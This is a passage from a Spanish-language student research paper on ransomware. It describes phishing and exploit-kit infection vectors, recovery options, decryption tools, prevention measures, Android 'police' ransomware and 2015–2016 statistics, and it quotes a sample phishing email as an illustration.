


Ilustración 9: Descripción del proceso de infección por medio de emails

Se habla de ingeniería social ya que para que el e-mail enviado y/o la página suplantada tenga mayores probabilidades de éxito deben ser del interés del usuario, por lo cual, a veces, se estudia al usuario para ver cuáles son sus intereses y así poder hacer más efectivo el phishing.

En la *ilustración 9* se puede observar gráficamente cómo es el proceso de phishing a través del correo electrónico.

Un ejemplo citado de la página [5] *pandasecurity.com* muestra cómo sería uno de estos emails con su correspondiente página falsa:


CORREOS

Su paquete ha llegado a **20 de marzo**. Courier no pudo entregar una carta certificada a usted. Imprima la informaci'on de env'io y mostrarla en la oficina de correos para recibir la carta certificada.

CD 438685108339

Descargar informaci'on sobre su env'io

Si la carta certificada no se recibe dentro de los 30 d'ias laborables Correos tendr'a derecho a reclamar una indemnizaci'on a usted para 'el est'a manteniendo en la cantidad de 7,55 euros por cada d'ia de cumplir. Usted puede encontrar la informaci'on sobre el procedimiento y las condiciones de la carta de mantener en la oficina m'as cercana. Este es un mensaje generado autom'aticamente.

Ilustración 10: E-mail enviado con motivos de phishing.

En este caso el email es de una página de correos informando a la víctima que no se le ha podido entregar una carta y presenta un enlace en donde aparentemente va a poder descargar información concerniente al envío. Para incentivar aún más al usuario victima a que acceda al enlace se le informa que si la carta no es recibida, el correo podrá exigir una indemnización monetaria a cambio del incumplimiento.

Ilustración 11: Pagina web falsa de una empresa de correos.

Una vez que la victima accedió al link que aparece en el e-mail, este lo lleva a una pagina falsa del correo en donde se debe insertar un codigo captcha para poder visualizar el estado del envio. Una vez que el usuario ingresa el captacha y hace click en el boton “consultar” se descarga el ransomware.

Cuando la victima posteriormente ejecute ese archivo, el ransomware comenzará a dañar el equipo.

Ilustración 12: Pantalla que muestra el ransomware una vez que infecto el equipo.

Cuando el ransomware cifró todo el equipo aparece el siguiente mensaje informativo que indica que los datos han sido encriptados y se debe pagar un rescate por ellos. Además proporciona un link en donde se brinda más información sobre el proceso de rescate.

- Integrados en cracks/keygens.

Según [21] Wikipedia: *Un crack informático es un parche creado sin autorización del desarrollador del programa al que modifica cuya finalidad es la de modificar el comportamiento del software original.*

Muchas veces en páginas de descargas ilegales están disponibles cracks o keygens infectados, esto quiere decir que dentro de esos programas está incluido el ransomware.

Estos programas ilegales sirven para saltar barreras de algún software para no pagar su licencia, por ello es ideal insertar un ransomware dentro del código de estos programas ya que al no ser legales no se encuentran en páginas oficiales de empresas conocidas las cuales son seguras, sino que se difunden a través de páginas ilegales, las cuales, no ofrecen ninguna garantía.

Cuando un usuario descarga un keygen o un crack para algún software y lo ejecuta, este programa generalmente cumple con su función y genera un key o crackea el software, por lo cual el usuario no se da cuenta, pero por detrás comienza a ejecutarse el ransomware y a dañar el equipo.

- Web exploits.

Según [6] Wikipedia: *Exploit (del inglés exploit, "explotar" o 'aprovechar') es un fragmento de software, fragmento de datos o secuencia de comandos y/o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo. Ejemplos de comportamiento erróneo: Acceso de forma no autorizada, toma de control de un sistema de cómputo, consecución privilegios no concedidos lícitamente, consecución de ataques de denegación de servicio.*

[8]En estos casos, cuando el usuario navega a cierto sitio web comprometido, un iframe (tipo de elemento HTML que permite insertar o incrustar un documento HTML dentro de otro documento HTML) redirecciona el navegador a un segundo sitio dañino en el que se encuentra instalado un "Web Exploit Kit" que tratará de explotar alguna vulnerabilidad del navegador o de alguno de sus plugins. Generalmente este tipo de frameworks suele apoyarse en librerías JavaScript como, por ejemplo, PluginDetect para obtener las versiones de los plugins utilizados y ejecutar así el exploit correspondiente. Por ejemplo, uno de los métodos de distribución del ransomware CryptoWall fue el Infinity Exploit Kit (también conocido como Redkit V2).

¿QUÉ HACER LUEGO DE LA EJECUCIÓN DEL RANSOMWARE?

Una vez terminada la ejecución de un ransomware en una pc los archivos quedan inaccesibles, entonces ¿Qué es lo que se puede hacer?

Se pueden tomar cuatro cursos de acción que a continuación se describen según la cita numero [11]:

1. Restaurar los archivos desde un backup.
2. Descifrar los archivos utilizando un programa específico.
3. No realizar ninguna acción.
4. Negociar / pagar el rescate.

- Restaurar los archivos desde un backup:

Esta es la mejor opción a la hora de responder ante un ataque de ransomware, ya que nos asegura el retorno de nuestros archivos (aunque esto depende de que tan bueno y reciente sea el backup).

Primero se evalúan los daños realizados por el ransomware, verificando qué archivos se modificaron y si se extendió por la red local o no.

Luego, se verifica el estado de los backups realizados, si se tiene acceso instantáneo entonces se debe comenzar (en una computadora aparte) el proceso de recuperación de los datos lo más rápido posible, ya que, por ejemplo, en una empresa los datos pueden ser una parte crítica, como un banco.

Una vez que se sabe qué datos se necesita recuperar y se tienen los archivos del backup listo, se procede a retirar el ransomware del equipo infectado. Esto se puede hacer instalando un antivirus y escaneando el sistema, los antivirus suelen asegurar la eliminación del ransomware en un alto porcentaje. Sin embargo la mejor de las opciones es formatear el equipo borrando así todos los programas y archivos del disco duro y por ende eliminando el ransomware.

Cuando se elimina el ransomware del equipo se procede a reemplazar los datos cifrados por los que recuperamos del backup (copia de seguridad).

Cabe aclarar que la efectividad de este método depende del nivel de calidad de la copia de seguridad ya que si es muy antigua probablemente existan datos que no podamos recuperar. Por otro lado si el backup abarca pocos archivos aquellos que no estén allí no se podrán recuperar.

- Descifrar los archivos utilizando un programa específico.

Esta opción sólo sirve para algunas versiones antiguas de ransomware ya que los programadores de este tipo de malware constantemente los están actualizando para evadir las diferentes formas que tiene un usuario para defenderse de un ataque.

En la red existen programas que descifran los archivos afectados por algunas versiones de los ransomware, para ello primero debemos tratar de identificar qué versión de ransomware nos ha atacado y con suerte se podrá encontrar un descifrador que funcione, aunque esto es poco frecuente ya que como se mencionó antes, los atacantes constantemente crean nuevas versiones mejoradas de ransomware.

En la *ilustración 13* se observa en una tabla algunas herramientas conocidas para descifrar y contrarrestar según el tipo de ransomware [16]:

RANSOMWARE	POSIBILIDAD DE RECUPERACIÓN DE LOS DATOS
ANDROID/LOCKER.Q	No se conoce
ALPHACRYPT	Mediante TeslaDecoder hasta versión 2.2 y Teslacrypt Decoder
BAT_CRYPTOR	A partir de backup
BITCRYPTOR	Mediante herramienta CoinVaultDecryptor de Kaspersky
COINVAULT	Mediante herramienta CoinVaultDecryptor de Kaspersky
CRYPTODEFENSE	Mediante herramienta de EmiSoft
CRYPTOFORTRESS	A partir de backup
CRYPTINFINITE	Mediante herramienta DecryptCryptInfinite de Emisoft
CRYPTOLOCKER	Con suerte en www.decryptcryptolocker.com
CRYPTOGRAPHIC LOCKER	Mediante herramientas forenses de recuperación de ficheros
CRYPTOWALL	A partir de backup / Volume Shadow Copies
CTB-LOCKER/CRITRONI	A partir de backup
FILECODER	Algunas variantes con cifrado débil pueden recuperarse archivos
LECHIFFRE	Mediante herramienta DecryptLeChiffre de Emisoft
LOCKER	Mediante la herramienta de descifrado Lock Unlocker
RAMADANT	Mediante herramienta Ramadant Kit Tool de Emisoft
TESLACRYPT	Mediante TeslaDecoder hasta versión 2.2 y Teslacrypt Decoder
TORRENTLOCKER	Mediante herramienta TorrentUnlocker de BleepingComputer
W32/REVETON	A partir de backup
ZEROLOCKER	Mediante herramienta UnlockZeroLocker de Vínsula

Ilustración 13: Tabla que muestra una posible solución para ciertos ransomware

- No realizar ninguna acción.

A veces los archivos afectados no son de mucha importancia, otras veces se detecta el ransomware cuando está en ejecución y se logra pararlo a tiempo, como por ejemplo desconectando el disco duro o apagando la PC. Este último caso es muy poco frecuente y suele darse en compañías que tienen muy bien vigilados sus datos.

En estos casos pagar el rescate o buscar alguna otra alternativa puede no convenir y, simplemente, perder los datos es una buena opción.

- Negociar / pagar el rescate.

Esta acción es la menos recomendable y solo debe considerarse cuando se necesite indefectiblemente recuperar los datos. Se recomienda no pagar a los atacantes por dos motivos: el primero es que no se tiene la seguridad de recuperar los archivos, es decir, se puede pagar el rescate y el delincuente nunca brindarnos una forma para descifrar los archivos y al ser toda la operación tan “oculta” no se tendría forma de exigirle tal cosa.

La segunda razón es que se estaría favoreciendo el negocio del ransomware ya que los delincuentes ven a estos ataques como una potencial manera de ganar dinero y quizá vivir de ello, por lo cual, cada vez va a aumentar el número de interesados en generar este tipo de ataques como fuente de dinero.

Una vez decidido este método, lo primero que se hace es leer el mensaje que muestra el ransomware e identificar cuánto se debe que pagar, dónde hay que pagar y cuánto tiempo se tiene, ya que siempre se exige un plazo para el rescate de manera que si es excedido no se podrá volver a recuperar los archivos ya que supuestamente se borra de sus servidores la contraseña única para descifrar los datos de la PC afectada.

Una vez que se tienen esos datos se procede a depositar, en la dirección que se brinda, la cantidad correspondiente en monedas virtuales (generalmente Bitcoins). A veces para realizar esta transacción nos exigen instalar el browser TOR.

Luego del pago el atacante debería brindar al afectado un ejecutable y una contraseña que descifre los archivos de la PC afectada volviendo así los archivos a la normalidad.

MÉTODOS DE PREVENCIÓN

- ✓ Muchas veces se dice que un sistema es tan fuerte como su parte más débil, es decir, se puede tener un sistema informático muy robusto y bien diseñado pero una simple falla de validación puede hacer que deje de funcionar. En la seguridad ocurre lo mismo y en términos generales se

puede decir el eslabón más débil usualmente es el usuario no experimentado o no instruido en materia de seguridad. Como nombramos anteriormente la principal causa de infección de ransomware son los correos electrónicos y en muchas empresas los usuarios encargados de lidiar con esos correos (como por ejemplo un empleado de atención al cliente) no están bien instruidos para estar alerta de los peligros que el malware y en particular el ransomware representa.
Por lo cual un método de prevención muy efectivo es justamente **capacitar al personal** que está a cargo de los emails o página web para que sepan distinguir entre correos phishing y los que no lo son, además si el ransomware es descargado también poder distinguir si es realmente un archivo que aparenta ser (como por ejemplo un .pdf) o en realidad es un .exe. Además existen ciertas herramientas que analizan los emails y páginas web y determinan si son seguros para su acceso.

- ✓ Otro método de mucha eficacia es el uso de **backups**, que, mientras más periódico sea la realización del backup más eficiente es ya que se puede recuperar los archivos sin perder mucho.

- ✓ **Mantener actualizados** el sistema operativo, el navegador, el antivirus entre otros programas de uso habitual puede evitar la infiltración de ransomware ya que periódicamente los desarrolladores de software corrigen y crean nuevas versiones de sus productos con vulnerabilidades corregidas.

- ✓ [15]Si la funcionalidad **Restaurar sistema** está habilitada en un equipo con Windows, es posible que se pueda volver a un estado sin infecciones. Aunque las últimas versiones de Cryptolocker pueden incluir la capacidad de borrar archivos de respaldo de la restauración, es decir que ya no estarán allí cuando intentes reemplazar la versión que dañó el malware, por lo cual no es una opción muy fiable.

- ✓ [16]No utilizar cuentas con **privilegios de administrador**, reduciendo el potencial impacto de la acción de un ransomware.

- ✓ [16]Mantener **listas de control** de acceso para las unidades mapeadas en red. En caso de infección el cifrado se producirá en todas las unidades de red mapeadas en el equipo víctima. Restringiendo los privilegios de escritura en red se mitigará parcialmente el impacto.

- ✓ [16]Se recomienda el empleo de **bloqueadores de Javascript** para el navegador, como por ejemplo “Privacy Manager”, que impide la ejecución de todos aquellos scripts que puedan suponer un daño para nuestro equipo. De este modo reduciremos las opciones de infección desde la web (Web Exploit Kits).

- ✓ Instalar **software especializado** en combatir ransomware: debido al incremento exponencial en los ataques y descubrimientos de nuevos ransomware, grandes empresas se han dedicado a crear productos específicos para tratar de bloquear los ataques de ransomware como por ejemplo Anti-Ransomware de Malwarebytes.

- ✓ [7]Mitigar los efectos de posibles **exploits** usados en nuestra contra. Puede suceder que el fabricante del sistema o aplicación vulnerable no haya lanzado todavía una actualización que solucione el problema. En este caso, se pueden utilizar herramientas como el Kit de herramientas de Experiencia de Mitigación mejorada (EMET) para Windows. Esto ayudará a evitar que tu sistema se infecte hasta que aparezca una solución definitiva.

- ✓ [7]Contar con una **solución de seguridad** avanzada como ESET Smart Security, capaz de detectar y bloquear exploits pensados para aprovechar vulnerabilidades en navegadores web y lectores PDF, entre otros.

EL RANSOMWARE EN ANDROID

En los apartados anteriores se ha analizado al ransomware en su mayoría aplicado a las versiones de PC, es decir, para sistemas operativos como Windows; pero es una realidad que actualmente el sistema Android utilizado por smartphones está siendo víctima del ransomware y cada vez más.

El estudio del ransomware en android es muy extenso y merecedor de un trabajo de investigación específico, pero, en términos generales, el funcionamiento del ransomware en sistemas operativos para PC (como Windows) es similar al funcionamiento en Android, es por ello que sólo se marcaran algunas diferencias más relevantes.

Anteriormente se definieron dos tipos de ransomware: aquellos que cifraban los archivos del equipo al que infectaba llamados FileCoder y aquellos que bloqueaban el acceso al equipo llamados LockScreen, y se señaló al FileCoder como el más utilizado en el caso de las PC. En el caso de Android el más utilizado es el tipo LockScreen, más precisamente el denominado “police ransomware”; en esta versión se intenta engañar al usuario haciéndole creer que la policía ha encontrado material ilegal en el Smartphone y que pagando un cierto monto el usuario puede quedar libre de cargos.

Un trabajo realizado por la empresa ESET [19] nos muestra un ejemplo del mensaje que aparece una vez ejecutado el police ransomware.




Ilustración 14: Pantalla de un smartphone afectado por ransomware

En esta ilustración, a la izquierda, se puede observar que un mensaje aparentemente del FBI indica que luego de un escaneo del dispositivo se ha encontrado material ilegal y que se deberá pagar $500 dólares. A la derecha se muestra la pantalla del equipo bloqueada luego de un corto periodo de tiempo en que se mostró el mensaje del FBI.

Vectores de infección: en el caso de android la forma más común de propagación del ransomware es como troyanos, es decir, aplicaciones que parecen ser auténticas y pero que en realidad es el ransomware camuflado. Afortunadamente estos troyanos no están disponibles en la tienda oficial de aplicaciones de android, sino que son descargadas en páginas de torrents o ilegales.

Formas de prevención:

- ✓ No descargar aplicaciones desde sitios web. Sólo descargar de la tienda oficial de aplicaciones de android que no es cien por ciento segura pero definitivamente más segura que otras formas de descarga.
- ✓ Mantener la opción “Orígenes desconocidos” desactivada, esto permite que no se pueda instalar aplicaciones que no sean por medio de GooglePlay. Esta opción es muy importante y puede encontrarse en los ajuste de seguridad del smartphone.
- ✓ No brindar permisos de administrador a aplicaciones sospechosas ya que el ransomware se vale de este permiso para hacer más difícil su remoción, es decir, se fortalece.

INFORMACIÓN ADICIONAL Y ESTADÍSTICAS




Ilustración 15: Descubrimientos de distintas versiones de ransomware.

[14] En esta figura se observa la aparición de distintas versiones de ransomware desde 2005 hasta el 2016. Se muestra un aumento considerable de nuevos ransomware a partir del año 2014 y es por ello que actualmente se ha convertido en una nueva moda y se espera que aumente aún más en un futuro.




Ilustración 16: Porcentaje de presencia de ransomware en los emails de phishing.

[17]Del total de los emails enviados con motivos de phishing (correos engañosos) se puede observar un crecimiento mes a mes desde octubre del 2015 a marzo del 2016 de mails que contienen ransomware, es decir, que del 100% de los emails phishing que se enviaron en marzo del 2016, el 50% contenía ransomware. Aquí se aprecia claramente el crecimiento exponencial que ha tenido el ransomware.

Ilustración 17: Ataques de ransomware a usuarios vs ataques a organizaciones

Grafico extraído de un trabajo realizado por la empresa Symantec [20].En el gráfico de la izquierda se observa el porcentaje usuarios y organizaciones que tienen los ataques de ransomware, a la derecha el crecimiento de ataques a los distintos objetivos a lo largo de enero del 2015 hasta abril del 2016.

En enero del 2015 los ataques a usuarios eran más del doble que los ataques a las organizaciones, tendencia que se revierte para octubre del 2015 donde hubo un pico de ataques a las organizaciones que luego se revierte nuevamente en el mes de abril del 2016.




Ilustración 18: Porcentaje de ataques de ransomware por región.

[20]Este grafico indica el porcentaje de infecciones por regiones, se observa una mayor incidencia de ataques de ransomware en los Estados Unidos donde del total de los ataques, el 28% suceden allí.

CONCLUSIÓN

El ransomware tiene una particularidad que lo hace especialmente peligroso: una vez que se ejecutó en un equipo y afectó los datos es imposible (o muy difícil) volver a recuperarlos por cuenta propia, por ello representa una gran amenaza y sumado a la idea de que es muy fácil para los atacantes cobrar un rescate sin verse afectados por las autoridades llama cada vez más la atención de ciberdelincuentes para realizar infecciones con ransomware.

De cara al futuro se advierte al ransomware como una de las amenazas que mayor crecimiento tendrá y se ha dejado en claro a lo largo de este trabajo de investigación el por qué, es por ello que las organizaciones, en especial aquellas que dependen mucho y hasta a veces sólo de la existencia de sus datos, deben prestar especial atención al ransomware ya que está causando daños por miles de dólares y a veces hasta daños invaluables. Es esencial conocer cómo actuar y prevenir el ransomware para poder hacerle frente ya que cada día causa más problemas y, para los delincuentes, representa una mejor fuente de dinero.

FUENTES

[1]Wikipedia. https://es.wikipedia.org/wiki/Ransomware Fecha de consulta: 06/07/2016

[2]Wikipedia. https://es.wikipedia.org/wiki/Criptomoneda Fecha de consulta: 06/07/2016

[3] http://www.neoteo.com/bitcoin-sistema-monetario-p2p. Fecha de consulta 06/07/2016

[4]Wikipedia. https://es.wikipedia.org/wiki/Phishing Fecha de consulta: 07/07/2016

[5] pandasecurity. http://www.pandasecurity.com/spain/mediacenter/malware/atencion-oleada-de-ransomware-simulando-ser-correos/ Fecha de consulta: 07/07/2016

[6] Wikipedia. https://es.wikipedia.org/wiki/Exploit Fecha de consulta: 11/07/2016

[7] Welivesecurity ESET http://www.welivesecurity.com/la-es/2014/10/09/exploits-que-son-como-funcionan/ Fecha de consulta: 11/07/2016

[8] http://www.uv.es/websiuv/documentos/seguretat/privado/recsegccncert.pdf [Documento pdf]. Fecha de consulta: 11/07/2016

[9] GitHub https://github.com/goliate/hidden-tear Fecha de consulta: 14/07/2016

[10] http://www.dataqubo.com/encriptacion-que-tan-seguro-es-aes/ Fecha de consulta: 14/07/2016

[11] http://www.wired.com/wp-content/uploads/2016/03/RansomwareManual-1.pdf [Archivo PDF] Fecha de consulta: 27/07/2016

[12] https://www.youtube.com/watch?v=nlh1PrdpRfI [Video] Fecha de consulta: 28/07/2016

[13] https://es.wikipedia.org/wiki/Tor_(red_de_anonimato) Fecha de consulta: 14/08/2016

[14] http://blog.segu-info.com.ar/2016/06/como-evitar-que-un-ransomware-cifre-los.html Fecha de consulta: 14/08/2016

[15] http://www.welivesecurity.com/la-es/2015/07/08/11-formas-protegerte-del-ransomware-cryptolocker/ Fecha de consulta: 14/08/2016

[16] http://www.muycomputer.com/2016/02/08/ataques-ransomware-prevencion Fecha de consulta: 25/08/2016

[17] http://blog.segu-info.com.ar/2016/06/crece-el-phishing-personalizado-y-el.html Fecha de consulta: 26/08/2016

[18] https://es.wikipedia.org/wiki/Advanced_Encryption_Standard Fecha de consulta: 30/08/2016

[19] ESET, trabajo: rise of android ransomware http://www.welivesecurity.com/wp-content/uploads/2016/02/Rise_of_Android_Ransomware.pdf [Documento pdf]. Fecha de consulta: 1/09/2016

[20] Symantec, trabajo: ransomware and businesses http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/ISTR2016_Ransomware_and_Businesses.pdf [Documento pdf]. Fecha de consulta: 3/09/2016

[21] https://es.wikipedia.org/wiki/Crack_inform%C3%A1tico Fecha de consulta: 10/9/2016

[22] https://es.wikipedia.org/wiki/Cifrado_(criptograf%C3%ADa) Fecha de consulta: 10/10/2016